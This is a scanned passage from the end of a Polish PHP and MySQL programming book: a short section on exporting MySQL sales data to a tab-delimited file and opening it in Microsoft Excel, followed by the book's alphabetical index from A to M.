
Warto zauważyć, że poszczególne pola są od siebie oddzielone znakami tabulacji (`\t`), a nie odstępu; co więcej, każdy wiersz kończy się niewidocznym znakiem nowego wiersza (`\n`).

Eksport danych MySQL do programu Microsoft Excel

Oczywiście, sam fakt wyeksportowania danych do pliku tekstowego daje nam jedynie to, że zostały one zapisane w innym formacie. Ale w jaki sposób możemy zrobić z takimi danymi coś pożytecznego? Załóżmy na przykład, że pracownicy działu marketingu chcieliby wiedzieć, jaki wpływ na wyniki sprzedaży miała ostatnia akcja reklamowa. W tym celu potrzebne im są dane sprzedaży z grudnia. Co więcej, chcieliby, żeby dane zostały dostarczone w formacie, który jest obsługiwany przez program Microsoft Excel. Ponieważ program ten potrafi importować dane z rozdzielonych plików tekstowych, zatem aby wygenerować potrzebne dane, wystarczy wykonać następujące polecenie:

```
SELECT * INTO OUTFILE "/analysis/sales/1210.xls"
    FIELDS TERMINATED BY '\t', LINES TERMINATED BY '\n' FROM corporate.sales
    WHERE MONTH(order_time) = '12' YEAR(order_time) = '2010';
```


Ten plik można następnie pobrać z określonego miejsca firmowego intranetu i wyświetlić w programie Microsoft Excel. Kiedy to zrobimy, na ekranie zostanie wyświetlone okno przedstawione na rysunku 38.1.



Rysunek 38.1. *Kreator importu tekstu programu Microsoft Excel*

Jeśli przycisk wyboru *Rozdzielany* nie jest zaznaczony, należy go zaznaczyć, a następnie kliknąć przycisk *Dalej*. Spowoduje to wyświetlenie drugiego okna dialogowego *Kreator importu tekstu*, przedstawionego na rysunku 38.2.

W tym drugim oknie dialogowym należy wybrać pole wyboru reprezentujące separator pól zastosowany wcześniej w poleceniu `SELECT INTO OUTFILE`. Kliknięcie przycisku *Dalej* powoduje przejście do ostatniego okna dialogowego kreatora, w którym można skonwertować importowane kolumny do jednego z formatów danych obsługiwanych przez program Excel. Stosowanie takiej konwersji nie zawsze jest konieczne, jednak warto poeksperymentować z formatami udostępnianymi przez Microsoft Excel, na wypadek gdyby jeden z nich nadawał się do zastosowania w konkretniej sytuacji. Kliknięcie przycisku *Zakończ* spowoduje zamknięcie kreatora i wyświetlenie danych w normalnym arkuszu programu Excel.



Rysunek 38.2. *Określanie sposobu rozdzielania danych*

Podsumowanie

Narzędzia do importowania oraz eksportowania danych są potężnymi rozwiązaniami, które z powodzeniem można stosować do przenoszenia danych zarówno do, jak i z baz danych MySQL. Poznanie ich możliwości oraz sposobów stosowania może zmienić administracyjny horror w dziecinną zabawę.

I to już koniec książki. Powodzenia!

Skorowidz

4D, 558

A

ACID, 646, 649
Active Directory, 32
ActivePerl, 243
ActiveState, 243
Adobe Dreamweaver CS5, 59
Adobe Flash, 32
Ajax, 59, 403, 404, 405, 409, 411, 412
  Asynchronous JavaScript i XML, 403
aktualizacja
  oprogramowanie serwera, 512
alias
  zastępcza nazwa domeny, 310
Amazon, 379, 381
  FWS, 379
Apache, 29, 33, 286, 302
  serwer, 30
API, 152, 178, 379, 380, 388
  interfejs programistyczny, 537
  interfejs programowania aplikacji, 152
aplikacja
  i18n, 415
  internetowa, 403, 405, 537, 591, 598, 601, 610, 611
  kliencka, 538
  lokalizacja, 415
  phpMyAdmin, 603
  szkielet, 425
  transakcyjna, 650
  umiędzynarodowienie, 415
apostrof, 71,92, 206, 207, 275, 276, 279
  lewy, 242, 244
apt-get, 36
architektura n-warstwowa, 574
  n-tier architecture, 574
ARCHIVE, 442
archiwum
  tar, 453, 454
  zip, 453
ASP, 47
  składnia, 65
atak, 273, 512
  cross-site scripting, 274, 277
  SQL injection, 537
  usuwanie plików, 273
  zapisanie informacji z ciasteczka, 275

B

baza danych, 32, 126, 156, 274, 291, 292, 423, 425, 435, 436
  Adabas D, 32
  administratorzy, 592
  Berkeley DB, 32
  database abstraction layer, 555
  dBase, 32
  Express, 32
  FilePro, 32
  FontBase, 32
  Hyperwave, 32
  IBM DB2, 32
  indeksacja, 631
  INFORMATION_SCHEMA, 597
  Informix, 32
  Ingres, 32
  InterBase, 32
  konto, 393
  Microsoft SQL Server, 32
  mSQL, 32
  MySQL, 32, 60, 61, 286, 291, 292, 293, 294, 441, 537, 613, 617, 629, 650
  Oracle, 32, 60, 61, 555, 653
  Ovrimos, 32
  pielęgnacja, 625
  początkowa, 453
  PostgreSQL, 32, 60, 61

baza danych
relacyjna, 339, 441, 447, 449, 485
sekwencja operacji, 645
Solid, 32
SQLite, 60, 341
sterownik, 555
struktura, 650
Sybase, 32
system wieloprocesorowy, 442
system wielowątkowy, 442
test, 468
Unix dbm, 32
Velocis, 32
warstwy abstrakcji, 555
wymuszanie integralności danych, 591
wymuszanie reguł biznesowych, 591
zajście zdarzenia, 591
zapobieganie wprowadzaniu nieprawidłowych danych, 591
zapytania, 601
bezpieczeństwo
luki procesu, 573
opcje, 606
polecenie LOAD DATA INFILE, 657
Bind, 33
Bison, 38
BLACKHOLE, 442
blok
BEGIN – END, 580
case, 96
Blowfish, 29
błąd
ignorowanie, 178
komunikaty, 302, 304, 561, 442
krytyczny, 146, 151, 152, 153, 157, 177
obsługa, 30, 560
pobieranie kodów SQL, 561
połączenia, 560
poprawianie, 424
poziom zgłaszania, 176
rejestracja, 175
uruchamiania, 177
wyświetlanie w przeglądarce, 177
zapisywanie w zmiennej, 178
zgłaszanie, 30, 181
BrightHouse, 442
buforowanie
danych wyjściowych, 48
output buffering, 48
wielkości, 48, 49
Ubuntu, 36

C

C, 31, 63, 67, 68, 77
język, 28
C#, 30, 149, 175, 181, 279, 280
C++, 30, 63, 66, 67, 147, 181, 442
CGI
skrypt, 28
CGI 1.1, 82
ciasteczko, 54,56, 84, 272, 274, 275, 339, 340, 342
cookie, 48, 53, 54, 83
CLI, 309
Command Line Interface, 309
CloudFront, 379
COM/DCOM
obsługa, 29
Content-Type, 57
CPAN, 245
Comprehensive Perl Archive Network, 245
CSS, 59, 281, 404, 406, 407, 408, 410, 614, 615, 616
kaskadowe arkusze stylów, 614
CSV, 233, 234
cudzysłów, 71, 91, 93, 206, 233, 242, 275
automatyczne poprzedzanie, 55
magiczny, 55, 56
włączanie, 55
CVS, 442
czas, 255, 256, 259, 263, 265, 267, 268
Coordinated Universal Time, 255
Daylight Saving Time, 255
epoka Uniksa, 255
formatowanie, 256, 261, 262, 263
internetowy, 256
letni, 255, 259
lokalizacja, 263
modyfikowanie, 268
na serwerze, 256
określanie aktualnego znacznika, 260
operacje związane, 258
ostatniej modyfikacji pliku, 228, 229
pobieranie dokładniejszych informacji, 259
Swatch Beats, 257
Swatch Internet Time, 256, 257
tworzenie znacznika czasu, 261
uderzenia Swatch, 257
uniwersalny koordynowany, 255
Unix epoch, 255
utworzenie obiektu, 268
wyświetlanie zlokalizowanych dat i czasu, 261
częstotliwość występowania wartości, 127

D

dane
dynamiczne, 69
eksportowanie, 653, 661, 662
importowanie, 653, 654
kompresja, 49
output buffering, 288
początkowe, 454, 455

separacja poszczególnych elementów, 654
sesyjne, 339, 340, 341, 344, 346, 347, 351, 352, 355
skompresowane, 442
sposób prezentacji, 420
sposób zarządzania, 442
statyczne, 69
uwierzytelniające, 285, 286, 288, 289, 292
wczytywanie przy użyciu skryptu PHP, 660
wejściowe, 241
kontrola, 223, 241
konwersja, 271, 275, 276
ograniczenie, 242
weryfikacja, 277, 393
zabezpieczenie, 241, 393
wyjściowe, 48, 49, 67, 288
data, 255, 256, 257, 258, 263, 267, 268
formatowanie, 256, 262, 263, 267
liczba dni w bieżącym miesiącu, 265
liczba dni w podanym miesiącu, 265
lokalizacja, 263
modyfikowanie, 268
obliczanie różnicy, 268
ostatniej modyfikacji witryny, 265
parametry, 257, 263, 264
utworzenie obiektu, 267
weryfikacja, 256
wyliczenie na podstawie różnicy w dniach, 266
demon, 178
serwera, 45
deserializacja, 49
deskryptor
private, 151
zasięg właściwości, 176
zasięgu, 144, 150
destruktor, 30, 153, 156
_destruct(), 156
DN
rozpoznawalna nazwa, 330, 331, 335, 336
DNS, 32, 309, 310, 311, 312
Domain Name System, 310
nazwy typów, 312
pobieranie rekordów, 311, 313
rekord, 310, 311
sprawdzenie istnienia rekordu, 310
typy rekordów, 310, 312
DocBlocks, 66
DOM, 403, 404, 405, 407, 409
model obiektów dokumentu, 404
domknięcia
closure, 30
DSN, 293
Data Source Name 293
dyrektywa
AddType, 39, 40
allow_call_time_pass_reference, 49
allow_url_fopen, 58, 102
always_populate_raw_post_data, 57
arg_separator.input, 54
arg_separator.output, 53
asp_tags, 47
auto_append_file, 56
auto_detect_line_endings, 59
auto_prepend_file, 56
crack.default_dictionary, 295, 296
date.timezone, 256
default_charset, 57
default_mimetype, 56
default_socket_timeout, 59
DirectoryIndex, 43
disable_classes, 51, 394
disable_functions, 51, 394
display_errors, 177, 394
display_startup_errors, 177
doc_root, 57
DocumentRoot, 51
engine, 47
error_log, 178
error_reporting, 176, 177
expose_php, 52, 53
extension, 44, 58, 59
extension_dir, 44, 58
file_uploads, 301
fopen_wrappers, 236
from, 58
highlight.bg, 52
highlight.comment, 52
highlight.default, 52
highlight.html, 52
highlight.keyword, 52
highlight.string, 52
ignore_repeated_errors, 178
ignore_repeated_source, 178
ignore_user_abort, 51, 52
implicit_flush, 49
include_path, 57, 231, 232, 236, 248, 251, 252
konfiguracja, 44, 45, 46, 49, 51, 52, 53, 58, 175, 176, 316, 340
LoadModule, 40
log_errors, 178
log_errors_max_len, 178
magic_quotes_gpc, 55, 56
magic_quotes_runtime, 56, 237
max_execution_time, 46, 53, 395
max_file_uploads, 301
max_input_time, 53, 301
memory_limit, 53, 301, 395
obsługa sesji, 340
open_basedir, 51, 395
output_buffering, 48
output_handler, 48, 49
PHP_INI_ALL, 47, 48, 49, 51, 52, 53, 54, 56, 57, 58, 59
PHPIniDir, 44

dyrektywa
post_max_size, 56, 301
precision, 47, 49
przesyłanie plików, 300
register_long_arrays, 55
safe_mode, 50, 51
safe_mode_ allowed_env_vars, 50
safe_mode_ protected_env_vars, 51
safe_mode_exec_dir, 50
safe_mode_gid, 50
safe_mode_include_dir, 50
ServerSignature, 53
short_open_tag, 45, 46, 47, 64
SMTP, 317
sql.safe_mode, 395
track_errors, 178
track_vars, 82
unserialize_callback_func, 49
upload_max_filesize, 301
upload_tmp_dir, 301, 302
user_agent, 58
user_dir, 58
variables_order, 54, 84
wartości, 45
y2k_compliance, 48
zasięg, 46
zend.ze1_compatibility_mode, 47
zlib.output_compression, 48, 49
dyrektywa konfiguracyjna, 394
bezpieczeństwo, 394
dysk
określanie całkowitej pojemności, 226
określanie wielkości, 225, 226, 227
określanie wolnego miejsca, 226
dziedziczenie, 141, 142, 143, 153, 160, 161, 164, 165, 166, 171, 292, 293
wiązanie statyczne, 168
wielokrotne, 162
dziennik
systemowy, 180
zdarzeń, 178

E

Eclipse, 60
edytor
programistyczny, 35, 59
tekstów, 41
eksport
danych, 653
E-Soft, 30
EXAMPLE, 442

F

Falcon, 442
FastCGI, 29, 41
FEDERATED, 442
Firebird / Interbase, 558
Flex, 38
format
bzip2, 37
CHM, 37
DocBook, 37
gzip, 37
HTML, 37
PDF, 37
XML, 37
formularz
grupowanie pól, 282
HTML, 393
tworzenie i weryfikacja danych, 281
weryfikacja danych, 273
złożone komponenty, 278
forum, 423
FTP, 58, 230, 299, 308, 313
funkcja, 66, 78, 105, 106, 107, 108, 109, 110, 113, 176
_autoload, 159
addslashes(), 55
amortizationTable(), 110
argumenty opcjonalne, 108
array_chunk(), 140
array_combine(), 135
array_count_values, 219
array_count_values(), 127
array_diff, 137
array_diff_assoc(), 138
array_flip(), 129, 209
array_intersect(), 136
array_intersect_key(), 137
array_intersect_ukey(), 137
array_key_exists(), 122
array_merge(), 134
array_merge_recursive(), 134
array_push(), 121
array_rand(), 139
array_reverse(), 129
array_search(), 123
array_shift(), 121
array_slice(), 135
array_splice(), 136
array_sum(), 139
array_udiff(), 138
array_unique(), 128
array_unshift(), 121
array_values(), 123, 198
array_walk(), 126
array_walk_recursive (), 127

arsort(), 131
asort(), 130, 131
assignx(), 78
basename(), 224
biblioteka, 105, 113, 158
biblioteka do obsługi dat i czasu, 256
bindtextdomain(), 416, 417
calcSalesTax(), 107, 109
calculate(), 109
checkdate(), 256
checkdnsrr(), 310, 312
chgrp(), 50
chmod(), 50
chown(), 50
class_alias(), 158
class_exists(), 158
closedir(), 238
closelog(), 180
copy(), 303
count(), 127
count_chars(), 217
crack_check()., 296
crack_opendict(), 296
current(), 124
date(), 256, 257, 258, 260, 263, 265, 267
date_default_timezone_set(), 256
define(), 84
define_syslog_variables(), 179
definicja, 67, 113
deklarowanie argumentów, 79
destruktory, 153
dirname(), 224
disk_free_space(), 226
disk_total_space(), 226, 227
dns_get_record(), 311, 312
dokumentacja, 106
domyślne wartości argumentów, 108
echo(), 49, 63, 125
enable_dl(), 58
end(), 125
ereg(), 192, 194
ereg_replace(), 193, 194
error_get_last(), 177
escapeshellarg(), 241, 242, 275
escapeshellcmd(), 241, 275, 276
exec(), 50, 51, 53, 227, 239, 242, 243, 273, 274, 276
explode(), 118, 211, 212, 290
fclose(), 231
feof()., 229
fgetc(), 235
fgetcsv(), 233, 660
fgets(), 59, 234
file(), 50, 52, 59, 229, 231, 232, 233, 234, 290
file_get_contents(),, 232
fileatime(), 228
filectime(), 228
filemtime(), 229
filesize(), 226, 235
filter_var(), 277, 278
fopen(), 230, 231, 232, 238, 626
fopen_with_path(),, 57
fread(), 235
fscanf(), 236
fseek(), 237
fsockopen(), 231, 314, 315
fwrite(), 236
generateFooter(), 106
get_class(), 158
get_class_methods(), 158
get_class_vars(), 158
get_declared_classes(), 158
get_html_translation_table(), 208
get_object_vars(), 159
get_parent_class(), 159
getdate(), 259
getmxrr(), 313
getservbyname(), 313
getservbyport(), 313, 314
gettext(), 416
gettimeofday(), 259
gettype(), 75
header(), 288
highlight_file(), 52
htmlentities(), 206, 207, 275, 276, 277
htmlspecialchars(), 208
htmlstriptags(), 208
implode(), 212
in_array(), 122
include(), 56, 57
informacja o typie, 109
ini_set(), 46
interface_exists(), 159
is_a(), 159
is_array(), 75, 119
is_bool(), 75
is_float(), 75
is_integer, 75
is_null(), 75
is_numeric(), 75
is_object, 75
is_resource, 75
is_scalar(), 75
is_string, 75
is_subclass_of(), 159
is_uploaded_file(), 299, 302, 303
isset(), 288
key(), 124
konstruktory, 153
krsort(), 132
ksort(), 132

funkcja
ldap_add(),, 332
ldap_bind(), 327, 328
ldap_close(), 328
ldap_search(), 329
ldap_start_tls(),, 327
ldap_unbind(), 328
ltrim(), 214, 216
mail(), 316, 317
matematyczna, 87
mb_convert_case(),, 205
md5(), 290, 297
method_exists(), 159
mktime(), 260, 261, 266
move_uploaded_file(), 299, 302, 303
mysql_connect(), 395
mysql_pconnect(), 395
natsort(), 129, 131, 132
next(), 124, 125
nl2br(), 206
ob_gzhandler(), 48
obsługa przesyłanych plików, 302
określanie typu zmiennych, 75
opendir(), 238
openlog(), 179, 180
parametry, 78, 79, 107, 109
parse_ini_file(), 50
passthru(), 241, 243
pathinfo(), 224, 225
phpinfo(), 42
pomocnicza, 158
pop, 121
pow(), 105, 106
preg_filter(), 200
preg_grep(), 197
preg_match(), 198
preg_match_all(), 198
preg_quote(), 199
preg_replace(), 199
preg_split(), 201
prev(), 125
print(), 49, 63, 68
print_r(), 120
printf(), 63, 68, 75
processPayPalPayment(), 109
przekazywanie argumentu przez referencję, 107
przekazywanie argumentu przez wartość, 107
przekazywanie danych, 107
przekazywanie wartości z tablicy, 126
push, 121
range(), 118, 119
readdir(), 238
readfile(), 236
realpath(), 225
rekurencyjna, 80, 105, 110
RemoveProfanity(), 172
rename(), 240
require(), 56, 57, 105
rmdir(), 239
rsort(), 130
rtrim(), 216
scandir(), 239
setcookie(), 83
setlocale(), 128, 262, 263, 264, 416, 419, 420
settype(), 75
shell_exec(), 244
shift, 121
show_source(), 52
shuffle(), 139
sizeof(), 127, 211
sort(), 129,130, 131, 132
split(), 194, 290
spliti(), 195
sprintf (), 63
sql_regcase(), 195
str_pad(), 217
str_replace(), 194, 213
str_word_count(), 218
strcasecmp(), 203
strcmp(), 202, 203
strcspn(), 204
strftime(), 262, 263, 264
strip_tags(), 126, 209, 211, 235, 275, 277
stripos(), 212
stripslashes(), 55
strpos(), 212
strrpos(), 213
strspn(), 203
strstr(), 214
strtok(), 210
strtolower(), 204
strtotime(), 266, 267
strtoupper(), 204, 205
strtr(), 209
substr(), 214
substr_count(), 215
substr_replace(), 216
syslog(), 180
system(), 50, 51, 53, 227, 239, 243, 273
textdomain(, 416
time(), 260
touch(), 240
trim(), 217
tworzenie, 106
ucfirst(), 205
ucwords(), 205
uniqid(), 297
unshift, 121
usort(), 132
vprint(), 119

vsprintf(), 120
wejścia-wyjścia, 236
wykonywanie programów, 242
wynik wywołania, 106
wywołanie, 105, 106, 107, 108
zastępująca, 200
zmiennej, 105
zwracanie wartości z funkcji, 109
zwracanie wielu wartości, 110

G

Garrett Jesse James, 403
Gettext, 416, 418, 419, 420
GIF, 357
global, 79
globalna przestrzeń nazw, 54
gniazdo, 59
GNU, 359, 453, 454, 455
Lesser General Public License, 359
GPL, 60
GPL, 243
grupa interfejsów, 146
GUI, 467
graficzy interfejs uzytkownika, 467
Gutmans Andi, 28

H

hasło, 285, 393
biblioteka CrackLib, 294
długość, 295
jednorazowe adresy URL, 285, 296, 297, 298
łamanie metodą brutalnej siły, 294
odzyskiwanie, 296
podobieństwo, 295
proces akceptacji, 294
rozszerzenia CrackLib, 295
standardowa numeracja, 295
testowania siły, 294
wielkości liter, 295
wyczyszczenie, 298
zróżnicowanie, 295
hermetyzacja, 141, 143, 146
danych wewnątrz obiektu, 146
encapsulation, 142
zapytań, 601
HTML,
formularz, 28, 32, 299, 300, 304
konwersja, 202, 206, 208, 209
obsługa formularzy, 271
przesyłanie danych, 300
tabela, 614
tabela na podstawie informacji z bazy danych, 617
wpisywanie kodu, 208
wysyłanie wiadomości, 319
znacznik, 126, 190, 199, 206, 207, 208, 209, 234, 235
HTML_Common, 615
HTML_Common2, 281
HTML_QuickForm2, 281
konstruktor klasy, 282
HTML_Table, 614, 615, 616
tworzenie prostej tabeli, 615
HTMLDOC, 241, 242
HTTP, 56, 230, 299, 303, 305, 306, 308, 313
Hypertext Transfer Protocol, 339
nagłówek, 288
protokół, 339, 380, 381
przesył hipertekstu, 339
http_Upload, 306, 307
HTTPS, 230, 380
Hyde Randall, 91

I

IBM DB2, 558
IDE, 35, 60
identyfikator, 76
filtru, 278
generowanie unikalnego, 297
GID, 50
grupy, 50
nazwa, 76
połączenia, 328
sesji, 54, 339, 340, 342, 343, 344, 345, 348
session ID, 339
session identifier, 339
SID, 339
UID, 50
użytkownika, 50, 297
IIS
Microsoft Internet Information Server, 286
IIS Developer Express, 41
IMAP, 32, 292, 313
implementacja
kilku interfejsów, 170
pojedynczego interfejsu, 170
indeks, 198
asocjacyjny, 72
główny, 632, 633, 643
liczbowy, 72
normalny, 634
normalny wielokolumnowy, 634
pełnotekstowy, 635, 636
unikalny, 633
założony wielokolumnowy, 635
indeks numeryczny, 121
wartość, 116
indeksacja, 631, 639, 643
leftmost prefixing, 634
indeksowanie liczbami, 121, 134

Infobright, 442
informacja o typie, 105
  type hinting, 105
Informix, 558
inkrementacja, 96
InnoDB, 442, 446
  mechanizm składowania danych, 646, 647, 649, 650
instalacja
  custom (dowolna), 39
  typical (typowa), 39
instalator dla systemu Windows
  Windows installer, 37
instancja
  niezdefiniowanej klasy, 49
instrukcja
  $count, 97
  break, 96, 99
  case, 158
  catch, 181
  continue, 100
  do…while, 97, 99
  dołączanie plików, 101
  echo(), 63, 68, 92, 101
  else, 94
  elseif, 95
  for, 94, 97, 99
  foreach, 94, 98, 99
  goto, 99, 100
  if, 89, 94, 101, 128, 358
  include(), 101, 102, 105, 113
  include_once, 102
  print(), 67, 68, 92
  printf(), 69, 70
  require, 102, 287
  require_once, 103
  require_once(), 160
  return(), 109
  sekwencja, 96
  sprintf (), 70
  switch, 94, 95, 96, 99, 158
  try, 181
  warunkowa, 89, 94, 581
  while, 94, 96, 99
interfejs, 161, 168, 169, 170, 171
  aplikacji, 358, 403, 404
  ilość, 162
  obiektowy, 556
  obiektowy dla dat i czasu, 266
  programistyczny, 467
  sprawdzenie, 159
  SQL, 555
inventory_manager, 273, 274, 276
ISAPI
  obsługa, 29
ISO, 416
  Międzynarodowa Organizacja Normalizacyjna, 416
ISO-8859-1, 207, 419

J

Java, 30, 147, 149, 175, 181, 300, 442
  język, 29
  obiekty, 29
JavaScript, 59, 274, 277, 357, 371, 403, 404, 405, 407, 411, 412
  asynchroniczne, 403
  biblioteka, 404
Joomla!, 62
jQuery, 403, 404, 405, 406, 407, 408, 409, 411, 412
  biblioteka, 405
  prezentacja, 405
JSON, 404, 411, 412
  format, 404
  JavaScript Object Notation, 404

K

kanał
  feed, 381
  URL, 381
katalog
  analizowanie zawartości, 238
  chroniony, 287
  docelowy, 305
  docs, 37
  htdocs, 41
  instalacyjny, 37, 38
  języka, 419
  lista plików, 243
  manual, 37
  niewłaściwe uprawnienia, 305
  obsługa zawartości, 223
  określanie ścieżki, 224
  określanie wielkości, 224, 225, 227, 238, 239
  określanie zawartości, 238
  operacje na plikach, 395, 398
  PEAR, 251
  pobieranie informacji, 224, 231, 236
  prawo do zapisu, 239
  przeszukiwanie, 329
  tymczasowe pliki, 302
  tymczasowy, 302, 305
  uchwyt, 238
  usuwanie, 239
  wczytanie zawartości, 239
  zawartość, 242
kiosk, 538
klasa, 66, 142, 144, 145, 146, 151, 152, 153, 154, 155, 157, 159, 160
  abstrakcyjna, 30, 152, 161, 169, 171, 172
  alias, 158

automatyczne wczytywanie, 159
bazowa, 152,153, 155, 159, 161, 165, 167, 171, 172, 182, 184
biblioteka, 172, 394
cecha, 142
chroniona, 151
definicja, 73, 142, 143, 163
deklarowanie właściwości, 144
dziedziczenie, 165
graph, 51
hierarchia, 161, 168
implementacja interfejsu, 169
instancje, 144
konkretna, 161
metody, 150
nadrzędna, 159, 165
nazwa, 154, 157, 158
niezdefiniowana, 160
obiekt, 149, 151, 155, 156, 157, 159, 173
odwołanie się do właściwości, 145, 147
pochodna, 146, 151, 152, 155, 157, 159, 165, 168
podrzędna, 165
przeciążanie właściwości, 147
rozszerzenie definicji, 148
składowe statyczne, 156
stałe, 149
tworzenie, 143
tworzenie instancji, 144
tworzenie nazwy zastępczej, 158
vector, 51
właściwości, 144
właściwości sfinalizowane, 147
wywołanie konstruktora, 155
zasięg prywatny, 145, 146
zasięg chroniony, 145
zasięg finalny, 145
zasięg statyczny, 145
zasięg właściwości, 145
zastępcza, 158
zmiana nazw, 153
klient
mysql, 467, 470, 471, 474, 475, 476
mysqlimport, 658, 659
klucz
asocjacyjny, 116, 121, 122, 134
numeryczny, 116
PRIMARY, 631
UNIQE, 631
wartości, 632
kod
bloki, 64, 65
błędu, 83
HTML, 63, 64
jednowierszowe komentarze, 66
kolorowanie, 52
komentarze wielowierszowe, 67
komentowanie, 63, 66
PHP, 64
umieszczanie, 63, 65
źródłowy PHP, 38
źródłowe serwera Apache, 38
kolejka
definicja, 121
FIFO, 121
first in, first out, 121
LIFO, 121
kolumna
baza danych, 485
definicja, 633
kompilator
ANSI-C, 38
komunikacja
asynchroniczna, 405
konfiguracja, 394
konkatenacja, 88
konstrukcja
array(), 117
list(), 110, 118, 234
konstruktory, 30, 153, 166
_construct, 154
klasa bazowa, 166, 168
klasa DateTime, 267
klasa pochodna, 167
nazwa, 154
niepowiązany, 155
wywołanie, 167
konto
root, 38
superużytkownika, 38
kontroler, 425, 433
fasady, 425
front controller, 425
konwersja
formatów liczbowych, 246
liczb arabskich na rzymskie, 245
pomiędzy formatami, 654
znacznika czasu, 259
znaków nowego wiersza na znaczniki br, 206
znaków specjalnych, 206
konwerter
podsieci, 322
kursor
obsługa po stronie serwera, 626
odczyt tylko w jednym kierunku — do przodu, 627
otwieranie, 627
przeznaczenie tylko do odczytu, 626
stosowanie, 628
wrażliwość, 626
zamykanie, 628
kwantyfikator, 191

L

lambda
funkcje, 30
LDAP, 32, 292, 324, 325, 326, 327, 328, 329, 330, 331, 333, 334, 335, 336, 337
IBM Redbooks, 326
implementacja, 326
Lightweight Directory Access Protocol, 326
operacje na zwróconych rekordach, 330
pobieranie konkretnego rekordu, 331
port, 327
poszukiwanie rekordu, 329
rekordy, 332
serwer, 326
sortowanie rekordów, 332
specyfikacja, 326
wpis do katalogu, 332
wstawianie danych, 332
zamykanie połączenia z serwerem, 328
LDAPS
Secure LDAP, 327
Lerdorf Rasmus, 28, 31
LGPL, 359
libxml2
biblioteka, 30
licznik ruchu, 27
localhost, 39, 315, 316
lokalizacja
l10n, 415
loosely typed, 32

Ł

łańcuch
CHARSET, 418
wielobajtowy, 205
łańcuch znaków
analiza, 212
dopełnianie, 202, 216, 217
dzielenie, 211
inne operacje, 201
konwersja, 202, 206
odczytywanie zawartości pliku, 232, 236
odnajdywanie ostatniego wystąpienia, 213
określanie długości, 202
określanie liczby znaków, 217
pobieranie fragmentu, 192, 203, 204, 214, 215
podobieństwo, 203
podział, 194, 195, 201, 210
na fragmenty, 201
porównanie, 202
przeszukiwanie, 197
przycinanie, 202, 216, 217
usuwanie znaków, 216, 217
wyliczanie różnicy, 199, 204
zapisywanie, 244
w pliku, 236
zastępowanie
fragmentu, 216
wystąpień, 213
zliczanie
słów, 218
znaków i słów, 202, 217
zmiana
pierwszej litery, 205
wielkości liter, 202, 204

M

Mac OS X, 36, 59, 60, 451
Macintosh, 59
MagpieRSS., 379, 382
Masinter Larry, 299
MCrypt
biblioteka, 29
MD5, 29, 290, 292, 294
Message-Digest, 290
MDB2, 32
mechanizm
obsługi szablonów, 358, 357, 360
templating engines, 357
rejestracji, 179
składowania, 442, 447, 485, 486, 489, 491, 492, 493, 494, 507, 509, 646
storage engines, 442
MEMORY, 442
MERGE, 442
metaznak
przykład, 196
metoda
_clone(), 163
_get(), 147, 148, 149
_set(), 147, 148, 149
abstrakcyjna, 152
akcesor, 148
calculateSalary(), 150
DateTime(), 267
deklarowanie, 150
errorMsg(), 306
GET, 82, 84, 102, 272
getFiles(), 306, 307
informacje o typach, 153
isValid(), 306, 308
moveTo(), 306, 308
mutator, 147
niestandardowa
pobierająca, 149
ustawiająca, 149
pobierająca, 148, 162

pobieranie nazw, 158
POST, 82, 83, 84, 272, 282, 301, 303
przeciążanie, 162
publiczna, 146, 168
setCancelText()., 293
setName(), 146
setPower(), 73
sfinalizowana, 152
ustawiająca, 147, 162
validateCardNumber(), 151
wywoływanie, 150
zasięg, 150
Microsoft Web Platform Installer, 41
Microsoft Access, 661
Microsoft Active Directory, 325
Microsoft Excel, 663
Microsoft Office, 299
Microsoft SQL Server, 558
MIME, 39, 40, 53, 56
typ przesłanego pliku, 302
model, 423, 425, 437
wzór konieczny, 425
modyfikator
przykład, 196
Mozilla Firefox, 286
MPEG, 299
MS-DOS, 59
MSI Installer Essentials, 452
MTA, 316, 317
Mail Transfer Agent, 316
Muffett Alec, 294
MVC
Model-View-Controller, 423
model-widok-kontroler, 423
wzorzec, 423, 424, 425, 439
MyISAM, 442, 485, 486, 487, 488, 489, 490, 491, 492, 493, 509
MySQL
AB, 441
administracja, 467
atrybut tabeli, 485
biblioteka osadzonego serwera, 538
Community Edition Server, 451
data i czas, 485
Enterprise Editio Server., 451
Improved, 537
instalacja, 451, 452
instalacja serwera, 451, 452
klient, 453, 455, 457, 458, 467, 468, 470, 471, 472, 474, 475, 476, 603, 645
kod źródłowy, 452
kod źródłowy serwera, 442
komponent serwera i klienta, 454
konfiguracja serwera, 451, 511
mechanizm składowania, 442
narzędzia, 652, 654
obsługa osadzonego serwera, 538
obsługa wyzwalaczy, 594
opcje, 468
pakiet RPM, 452
platformy systemowe, 442
plik binarny, 452, 453, 454, 455
